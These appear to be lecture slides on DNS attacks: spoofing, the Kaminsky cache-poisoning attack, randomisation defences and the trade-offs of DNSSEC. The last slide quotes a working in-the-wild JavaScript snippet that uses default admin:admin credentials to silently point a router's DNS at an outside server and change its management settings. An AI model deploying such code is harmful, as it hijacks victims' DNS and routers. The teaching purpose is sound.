
1. Wait for Alice to send DNS request to nameserver
2. Intercept request
3. Quickly insert a fake response

- If attacker is faster and/or closer to Alice than the DNS server, then the attack is successful
  - Advantage attacker: unlike the name server, the attacker doesn’t have to do any actual resolving

What if attacker cannot intercept DNS queries?

- First, cause DNS server to make a query
  - How?
- Second, guess the QueryID and exploit the race condition

Single DNS Name Attack




(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

Attack Limitations

- Victim hostname cannot already be in the cache
- Randomizing the QueryID makes the race condition much harder to exploit
  (2^{16} possible Query IDs)

Kaminsky Attack

- Hijacks the entire name server of victim host
- Basic idea
  - Choose a random hostname in the domain (guaranteed not to be cached)
  - Try to beat real name server response (guessing the QueryID)
  - Forged response specifies an update for the name server IP address (to attacker)
  - Repeat until successful
- All future DNS queries for the victim domain now directed to the attacker's DNS server (until TTL expires)



Key part of the attack

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)

Mitigations?

- The QueryID is 16 bits.
  - Increasing the size would break the Internet
- What else can we randomize?
  - Source port address

$$2^{16} \times 2^{11} = 2^{27} = \textbf{134 million}$$

Source ports

Query ID

(http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html)


Can we do better?

DNSSEC

- A standards-based (IETF) solution to security in DNS
  - Prevents data spoofing and corruption
  - Authentication (verifiable DNS) using public key infrastructure
  - Authenticates:
    - Communication between servers
    - DNS data
      - content
      - existence
      - non-existence
    - Public keys

DNSSEC Mechanisms

- Each domain signs their "zone" with a private key
- Public keys published via DNS
- Zones signed by parent zones
- Ideally, you only need a self-signed root, and follow keys down the hierarchy



DNSSEC challenges

- Incremental deployability
  - Everyone has DNS, can't assume a flag day
- Resource imbalances
  - Some devices can't afford real authentication
- Cultural
  - Who gets to control the root keys? (US, China, EFF, NCSU?)
  - Most people don't have any strong reason to have secure DNS ($$$ not justified in most environments)
  - Lots of transitive trust assumptions
  - Take away: DNSSEC will be deployed, but it is unclear whether it will be used appropriately/widely

DNS configuration attack in the wild

```
if (MSIE = navigator.userAgent.indexOf("MSIE") == -1) {
    document.writeln("<div style=\'display:none\'>");

    function ip1() {
        i = new Image;
        i.src =
'http://192.168.1.1/userRpm/PPPoECfgAdvRpm.htm?
wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dn
sserver=58.221.59.217&dnsserver2=114.114.114.114&downBandwid
th=0&upBandwidth=0&Save=%B1%A3+%B4%E6&Advanced=Advanced';
    }
    document.write('<img
src="http://admin:admin@192.168.1.1/images/logo.jpg"
height=1 width=1 onload=ip1()>');

    function ip3() {
        ii = new Image;
        ii.src =
'http://192.168.1.1/userRpm/ManageControlRpm.htm?
port=11&ip=0.0.0.0&Save=%C8%B7+%B6%A8';
    }
    document.write('<img
src="http://admin:admin@192.168.1.1/images/logo.jpg"
height=1 width=1 onload=ip3()>');
    document.writeln("</div>");
}
```